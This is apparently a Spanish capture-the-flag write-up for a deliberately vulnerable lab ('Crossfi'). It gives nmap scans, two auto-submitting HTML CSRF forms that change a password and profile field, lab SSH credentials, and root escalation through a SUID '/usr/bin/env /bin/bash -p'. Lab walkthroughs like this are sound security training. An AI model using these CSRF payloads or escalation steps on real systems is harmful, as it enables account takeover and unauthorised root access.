


Crossfi


Primero escaneamos los puertos abiertos.

```
nmap -sS --open -p- --min-rate 5000 -v -Pn -n machine
```




Aplicamos scripts por defecto y averiguamos la versión.

```
nmap -sCV -p22,5000 machine -oN scan
```



Tenemos una web en el puerto 5000 y un servicio **SSH**.

Web



Tenemos un panel de autenticación, y la posibilidad de registrarnos.

Registro

Usuario

test

Contraseña

●●●●

Registrarse

¿Ya tienes cuenta? Inicia Sesión

Vemos un panel para anotar tareas pendientes.

Laboratorio CSRF

Todo ListPanelCerrar Sesión

Mis Tareas

0TOTAL0COMPLETADAS

Escribe una nueva tarea...

+ Añadir

Todas 0Activas 0Completadas 0

No hay tareas aún

Añade tu primera tarea para comenzar a organizarte

Tenemos un panel que nos permite cambiar contraseña, y un cartel que nos dice lo siguiente.

Laboratorio CSRF

Todo ListPanelCerrar Sesión

Panel de Control

Bienvenido, test1!

Cambiar Contraseña

Pista del Laboratorio: Este formulario es vulnerable a CSRF. ¡Intenta cambiar la contraseña desde una fuente externa!

Nueva Contraseña

Actualizar Contraseña

Nos dice que tenemos que intentar acontecer un **CSRF** cambiando la contraseña desde una fuente externa, quiere decir que lo haremos desde un url que nosotros clicaremos simulando ser la victima, así que creamos un código en **HTML** index.html para el **CSRF**


```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title></title>
    <link href="css/style.css" rel="stylesheet">
  </head>
  <body>

    <form id="csrf" action="http://172.17.0.2:5000/change-password" method="POST">
      <input type="hidden" name="new_password" value="hacked">
    </form>
    <script>
      document.getElementById('csrf').submit()
    </script>
  </body>
</html>
```

Creamos un servidor http.

```
python3 -m http.server 80
```

Y vamos al localhost para acontecer el **CSRF**.



Tenemos un mensaje:



En el segundo nivel vemos los siguiente:

¡Laboratorio CSRF - Nivel 2!

Bienvenido al Nivel 2

Todos los campos están protegidos con tokens CSRF excepto uno, encuentra el vulnerable para acceder al acceso por SSH.

Perfil de Usuario

Actualiza cada campo individualmente

🔒 Nombre Completo Protegido

Ej: Juan Pérez

Actualizar

🔒 Edad Protegido

0

Actualizar

🔒 Profesión Protegido

Ej: Desarrollador Web

Actualizar

🔒 Ciudad Protegido

Ej: Madrid, España

Actualizar

🔒 Biografía Protegido

Háblanos un poco sobre ti...

Uno de estos campos no tienen un **CSRF token** y encontrando el correcto obtendremos las credenciales.

```

    </div>
</div>

<!-- Biografía -->
<div class="col-md-12 mb-3">
  <div class="field-card">
    <label class="field-label">
      🔒 Biografía
      <span class="badge bg-success ms-2" style="font-size: 0.7rem;">Protegido</span>
    </label>
    <form method="POST" action="/update-biografia" class="field-form">
      <textarea class="form-control profile-input mb-2" name="biografia" rows="4"
        placeholder="Háblanos un poco sobre ti..."
        required></textarea>
      <button type="submit" class="btn btn-outline-success w-100">Actualizar
        Biografía</button>
    </form>
  </div>
</div>
</div>
</div>
```

El campo de actualizar biografía no tiene un **CSRF token** así que este es el campo vulnerable, cabe destacar que en el mismo código fuente podemos ver las credenciales **SSH**.

```

185     style= background: linear-gradient(135deg, hsl(0, 85%, 50%) 0%, hsl(0, 70%, 35%) 100%); border-bottom: 2px solid hsl(
186     <h5 class="modal-title" style="font-weight: 700;">🎉 ¡Felicidades!</h5>
187     <button type="button" class="btn-close btn-close-white" data-bs-dismiss="modal"
188       aria-label="Close"></button>
189   </div>
190   <div class="modal-body text-center py-4" style="color: hsl(0, 0%, 98%);">
191     <h4 style="color: hsl(0, 85%, 60%); font-weight: 700; margin-bottom: 1rem;">CSRF Nivel 2 Explotado</h4>
192     <p class="lead">¡Enhorabuena! Has encontrado y explotado la vulnerabilidad CSRF en el campo de
193       biografía.</p>
194     <p>El acceso por SSH es el siguiente:</p>
195     <div class="alert alert-dark mt-3">
196       <strong>Usuario:</strong> balulero<br>
197       <strong>Password:</strong> balulei
198     </div>
199   </div>
200   <div class="modal-footer" style="border-top: 1px solid hsl(0, 20%, 20%); justify-content: center;">
201     <button type="button" class="btn" data-bs-dismiss="modal"
202       style="background: linear-gradient(135deg, hsl(0, 85%, 50%) 0%, hsl(0, 70%, 35%) 100%); color: white; border: none;">
203       ¡Genial!
204     </button>
205   </div>
206 </div>
207 </div>
```

Pero aun así, lo siguiente que tenemos que hacer efectuar el mismo proceso anterior solo que con el campo de update-biografia.

```

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title></title>
```

```
<link href="css/style.css" rel="stylesheet">
</head>
<body>

  <form id="csrf" action="http://172.17.0.2:5000/update-biografia" method="POST">
    <textarea class="form-control profile-input mb-2" name="biografia" rows="4"
value="asdadasdasdasdsd" >
    </textarea>
  </form>
  <script>
    document.getElementById('csrf').submit()
  </script>
</body>
</html>
```



Y entramos al **SSH**

```
balulero@machine's password:
Linux f0458c4f3611 6.12.32-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.32-1parrot1 (2025-06-27) x86_

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Nov 28 00:13:06 2025 from 172.17.0.1
balulero@f0458c4f3611:~$ |
```

Vemos un archivo .txt de ayuda

```
¡Bienvenido al desafío de escalada de privilegios!

Pistas:
1. Los binarios con permisos SUID pueden ser muy útiles...
2. Prueba a buscar archivos con permisos especiales: find / -perm -4000 2>/dev/null
3. Cuando encuentres binarios interesantes, piensa en cómo puedes abusar de ellos
4. El comando 'env' puede ser muy útil para ejecutar programas con variables de entorno específicas...
5. ¿Qué pasa si un binario con SUID puede ejecutar otros programas? Piensa en shells...
6. Consulta GTF0Bins si necesitas ideas sobre cómo explotar binarios SUID comunes

¡Buena suerte!
```

y bueno viendo los binarios a nivel SUID vemos lo siguiente:

```
balulero@f0458c4f3611:~$ find / -perm -4000 2>/dev/null
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/su
/usr/bin/umount
/usr/bin/sudo
/usr/bin/env
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
```

Nos centramos específicamente en `/usr/bin/env` que se puede explotar haciendo llamada a un binario así:

```
balulero@f0458c4f3611:~$ /usr/bin/env /bin/bash -p
bash-5.2# whoami
root
bash-5.2#
```

Completando la maquina! Canal de YouTube: <https://www.youtube.com/@Roookinghacker>